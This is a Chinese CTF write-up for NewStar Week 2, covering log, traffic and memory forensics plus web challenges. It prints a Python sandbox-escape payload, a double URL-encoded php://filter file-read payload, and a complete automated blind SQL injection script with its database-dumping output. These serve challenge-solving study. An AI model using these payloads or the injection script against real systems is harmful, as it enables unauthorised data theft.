NewStar WRITEUP

Week2 圆周率

报名信息

昵称：圆周率

手机号：不准盒我!

主方向：Misc


副方向：Web

Misc

● [misc] 日志分析-盲辨海豚

经过分析，成功时返回大小为 6，用 grep 筛选出相应行

```
grep "200 6" blindsql.log
```



可知最后就是 flag 的内容，用 python 复原 flag

```
import re
line = [l for l in open('blindsql.log') if "200 6" in l
and "sqli.log"]
print(''.join(map(lambda x: chr(int(x)),
re.findall(r"'(\d+)'", ''.join(line)))))
```

```
In [4]: import re
   ...: line = [l for l in open('blindsql.log') if "200 6" in l and "sqli.flag" in l]
   ...: print(''.join(map(lambda x: chr(int(x)), re.findall(r"'(\d+)'", ''.join(line)))))
flag{SQL_injection_logs_are_very_easy}
```

flag{SQL_injection_logs_are_very_easy}

[misc] 区块链-以太坊的约定


1.注册并查看助记词个数

点这里显示，可以看到 12 个助记词

2.Gwei 与 ETH 转换

找到一个在线计算网站

https://tool.offso.com/ethconvert




ETH：1145

3.查询账号初次交易时间

没查出来……

● [misc] 流量分析-S7 的秘密

是一个不熟悉协议的流量，观察发现是一个设备在向另一个设备写入内容，由于学业不精，手动提取出地址和数据后用 python 还原




```
text = '''0 49
14 70
4 4f
20 74
22 61
26 74
24 6e
28 21
16 6f
2 49
6 54
18 72
12 6d
8 5f
10 69'''
l = list(map((lambda x: (lambda y, z: (int(y), int(z,
16)))(*x.split(' '))), text.split('\n')))
print(''.join([chr(i[1]) for i in list(sorted(l,
key=lambda x:x[0]))]))
```

```
In [7]: ''.join([chr(i[1]) for i in _])
Out[7]: 'IIOT_important!'
```


flag{IIOT_important!}

● [misc] jail-evil eval

直接逃逸，根本没有用到 eval 和 help!

一开始是想用 help+!大法，结果失败了，直接 Unicode 绕过拿到 os 模块下的 environ

```
print(''.__class__.__mro__[1].__subclasses__()[-8].__init__.__globals__)
```



注：不知道怎么回事，好像一开始的尝试污染了什么，__subclasses__()从列表直接变成了 os._wrap_close，实际拿到 flag 的 payload 没有“[-8]”


flag{91594c0e-1dc5-4953-a01b-ecc951bf218b}

● [misc] 内存取证-Windows 篇

先装好 vol2 和相应插件，imageinfo 得到 Win7SP1x64

1.恶意进程的远程 ip:port

```
vol2 -f hellohacker.raw --profile=Win7SP1x64 psscan
```




只有这一个是 ESTABLISHED 的状态，加上 11451 端口，应该就是了：125.216.248.74:11451

2.恶意程序所在文件夹

没找到……

3.登陆密码

```
vol2 -f hellohacker.raw --profile=Win7SP1x64 hashdump
```



前两个都是空密码，下面的用

https://www.cmd5.com/default.aspx 还原

密码为 admin123

4.主机名称

先用 hivelist 找到注册表 SYSTEM 的偏移，然后

```
vol2 -fhellohacker.raw --profile=Win7SP1x64 printkey -o
0xfffff8a000024010 -K
ControlSet002\Control\ComputerName\ComputerName
```

```
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2025-09-30 09:17:16 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) mnmsrvc
REG_SZ        ComputerName    : (S) ARISAMIK
```

得到 ARISAMIK

Web

● [web] ez-chain

题目有两遍过滤，第一遍过滤后有一个 urldecode，所以可以通过 url 编码绕过，第二遍在返回值中过滤 f/F，可以使用 php://伪协议读取并变形，尝试发现，使用 ROT13 可以绕过

原始 payload:

```
php://filter/read=string.rot13/resource=/flag
```


编码代码:

```
text = 'php://filter/read=string.rot13/resource=/flag'
''.join([f'%{ord(c):2x}' for c in text]) .replace('%',
```


```
f'%{"%":2x}')
```

最终 payload：

%2570%2568%2570%253a%252f%252f%2566%2569%256c%257
4%2565%2572%252f%2572%2565%2561%2564%253d%2573%25
74%2572%2569%256e%2567%252e%2572%256f%2574%2531%2
533%252f%2572%2565%2573%256f%2575%2572%2563%2565%
253d%252f%2566%256c%2561%2567



接下来用 Cyberchef 解密



flag{85c012bb-1041-458e-98bf-089a3065f5b5}

● [web] 白帽小 K 的故事（2）

根据提示，得到被注入 SQL 和盲注的提示，经过测试，所有空白字符均被过滤，可以使用括号绕过

如“' or 1=1 #”→“'or(1=1)#”

为了方便注入，写了一个自动脚本

而且一开始走错方向了，把 Terra.animals 里面的所有字段都爆出来了，并且为了加速爆破，还写了个二分法、兼容了连接关闭

最开始的时候按照网上惯常的思维去爆了 Terra，但是后来才想到查其他 database，发现名为 Flag 的数据库，下面有表 flag，有一列 flag

```
mysql,information_schema,performance_schema,sys,Terra,Fla? | >27
mysql,information_schema,performance_schema,sys,Terra,Fla? | >81
mysql,information_schema,performance_schema,sys,Terra,Fla? | >243
mysql,information_schema,performance_schema,sys,Terra,Fla? | >162
mysql,information_schema,performance_schema,sys,Terra,Fla? | >121
mysql,information_schema,performance_schema,sys,Terra,Fla? | >101
mysql,information_schema,performance_schema,sys,Terra,Fla? | >111
mysql,information_schema,performance_schema,sys,Terra,Fla? | >106
mysql,information_schema,performance_schema,sys,Terra,Fla? | >103
mysql,information_schema,performance_schema,sys,Terra,Fla? | >102
mysql,information_schema,performance_schema,sys,Terra,Flag
```

```
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >81
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >243
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >162
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >121
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >141
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >131
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >126
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >123
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >124
flag{8634158e-fc8c-4394-a51c-9058c213746b? | >125
flag{8634158e-fc8c-4394-a51c-9058c213746b}
```

拿到 flag，下面给出代码（灰色部分为错误的努力）

```
from typing import Callable
import requests as rq
import urllib.parse

def quick_find(l=1, u=None):
    SCALE = 3
    while not u or u!=l+1:
        if not u:
            feed = yield (False, f'>{l*SCALE}')
            if feed:
                l = l*SCALE
            else:
                u = l*SCALE
        else:
            feed = yield (False, f'>{(l+u)//2}')
            if feed:
                l = (l+u) // 2
            else:
                u = (l+u) // 2
    yield (True, u)

def blinduse(sql:str, query:str,
do_query:Callable[[str],bool]):
    length_inject = 'length({}){}'
    g = quick_find()
```

```
    ok, cond = next(g)
    while not ok:
        print(cond)
        ok, cond =
g.send(do_query(sql.format(length_inject.format(query,
cond))))
    l = cond
    result = []
    ascii_inject = 'ascii(substr({},{},1)){}'
    for i in range(1, l+1):
        g = quick_find()
        ok, cond = next(g)
        while not ok:
            print(''.join(result)+'?'*(l-i+1), '|', cond)
            ok, cond =
g.send(do_query(sql.format(ascii_inject.format(query, i,
cond))))
        result.append(chr(cond))
    return ''.join(result)

def do_query(sql):
    headers = {
        'accept': '*/*',
        'accept-language': 'zh-CN,zh;q=0.9,en;q=0.8,en-
GB;q=0.7,en-US;q=0.6',
        'cache-control': 'no-cache',
        'Content-Type': 'application/x-www-form-
urlencoded',
        'origin': 'https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80',
        'pragma': 'no-cache',
        'priority': 'u=1, i',
        'referer': 'https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80/panel',
        'sec-ch-ua': '"Microsoft Edge";v="141",
"Not?A_Brand";v="8", "Chromium";v="141"',
        'sec-ch-ua-mobile': '?0',
        'sec-ch-ua-platform': '"Windows"',
        'sec-fetch-dest': 'empty',
        'sec-fetch-mode': 'cors',
        'sec-fetch-site': 'same-origin',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/141.0.0.0 Safari/537.36 Edg/141.0.0.0',
    }

    while True:
        try:
            res = rq.post('https://eci-
2zei3q5abrn57wz71ete.cloudeci1.ichunqiu.com:80/search',
data='name='+urllib.parse.quote(sql), headers=headers)
        except:
            import time
            print("Take a rest")
            time.sleep(10)
        else:
            break
    res.raise_for_status()
    # print(res.text)
    return 'ok' in res.text
# 以下为错误方向，请勿参考
# print(blinduse("'or({})#", "database()", do_query))
# Terra
#
print(blinduse("'or(select({})from(information_schema.ta
bles)where(table_schema=database()))#",
"group_concat(table_name)", do_query))
# animals
#
print(blinduse("'or(select({})from(information_schema.co
lumns)where((table_schema=database())and(table_name='ani
mals')))#", "group_concat(column_name)", do_query))
# id,name,species,age
# print(blinduse("'or(select({})from(animals))#",
"group_concat(species)", do_query))
# ......
# print(blinduse("'or(select({})from(animals))#",
"group_concat(name)", do_query))
# ......
# print(blinduse("'or(select({})from(animals))#",
"group_concat(age)", do_query))
# ......

#
print(blinduse("'or(select({})from(information_schema.ta
bles))#", "group_concat(table_name)", do_query))
```

```
# 下面这个是错误方向，但是已经初现端倪了
#
flag,animals,ADMINISTRABLE_ROLE_AUTHORIZATIONS,APPLICABLE_ROLES,CHARACTER_SETS,CHECK_CONSTRAINTS,COLLATIONS,COLLATION_CHARACTER_SET_APPLICABILITY,COLUMNS,COLUMNS_EXTENSIONS,COLUMN_PRIVILEGES,COLUMN_STATISTICS,ENABLED_ROLES,ENGINES,EVENTS,FILES,INNODB_BUFFER_PAGE,INN???.....
#
print(blinduse("'or(select({})from(information_schema.schemata))#", "group_concat(schema_name)", do_query))
#
mysql,information_schema,performance_schema,sys,Terra,Flag
#
print(blinduse("'or(select({})from(information_schema.columns)where(table_name='flag'))#",
"group_concat(column_name)", do_query))
# flag
print(blinduse("'or(select({})from(Flag.flag))#",
"group_concat(flag)", do_query))
# flag{8634158e-fc8c-4394-a51c-9058c213746b}
```

flag{8634158e-fc8c-4394-a51c-9058c213746b}

注：所有 Terra.animals 的数据被我贴在最后面了，~~欢迎大家一起赤石~~

附： Terra.animals

name	species	age
amiya	rabbit	16
chen	dragon	28
texas	wolf	26
exusiai	sankta	23
silverash	feline	35

skadi	abyssal	25
siege	lion	29
ifrit	sarkaz	14
eyjafjalla	caprinae	18
angelina	vulpo	17
ptilopsis	liberi	24
shining	sarkaz	27
nightingale	sarkaz	26
hoshiguma	oni	32
saria	vouivre	31
blaze	feline	30
bagpipe	glasgow	22
weedy	aegir	28
surtr	sarkaz	24
mudrock	sarkaz	26
phantom	feline	25
rosa	ursus	20
w	sarkaz	27
rosmontis	feline	14
mountain	forte	29
ash	feline	30
kaltsit	feline	20000

skadi_alter	abyssal	25
chen_alter	dragon	28
nearl_alter	kuranta	24
passenger	feline	35
carnelian	draco	22
pallas	forte	26
saileach	vouivre	23
fartooth	kuranta	21
flametail	kuranta	19
gnosis	elafia	27
ashlock	forte	28
la_pluma	liberi	18
tequila	liberi	25
lee	lung	24
mizuki	aegir	22
mulberry	vulpo	20
robin	anura	16
kafka	spider	23
specter_alter	abyssal	24
ling	lung	500
blacknight	sarkaz	29
corroserum	liberi	26

goldenglow	caprinae	19
fiammetta	liberi	21
horn	forte	25
luminos	sankta	22
irene	liberi	20
specter	abyssal	24
lappland	lupo	27
blue_poison	anura	19
platinum	kuranta	23
meteorite	sarkaz	25
firewatch	cautus	28
provence	vulpo	24
schwarz	feline	26
greythroat	cautus	18
vigna	cautus	17
reed	draco	21
bagpipe	glasgow	22
elysium	anura	19
myrtle	durin	15
zima	ursus	20
courier	perro	23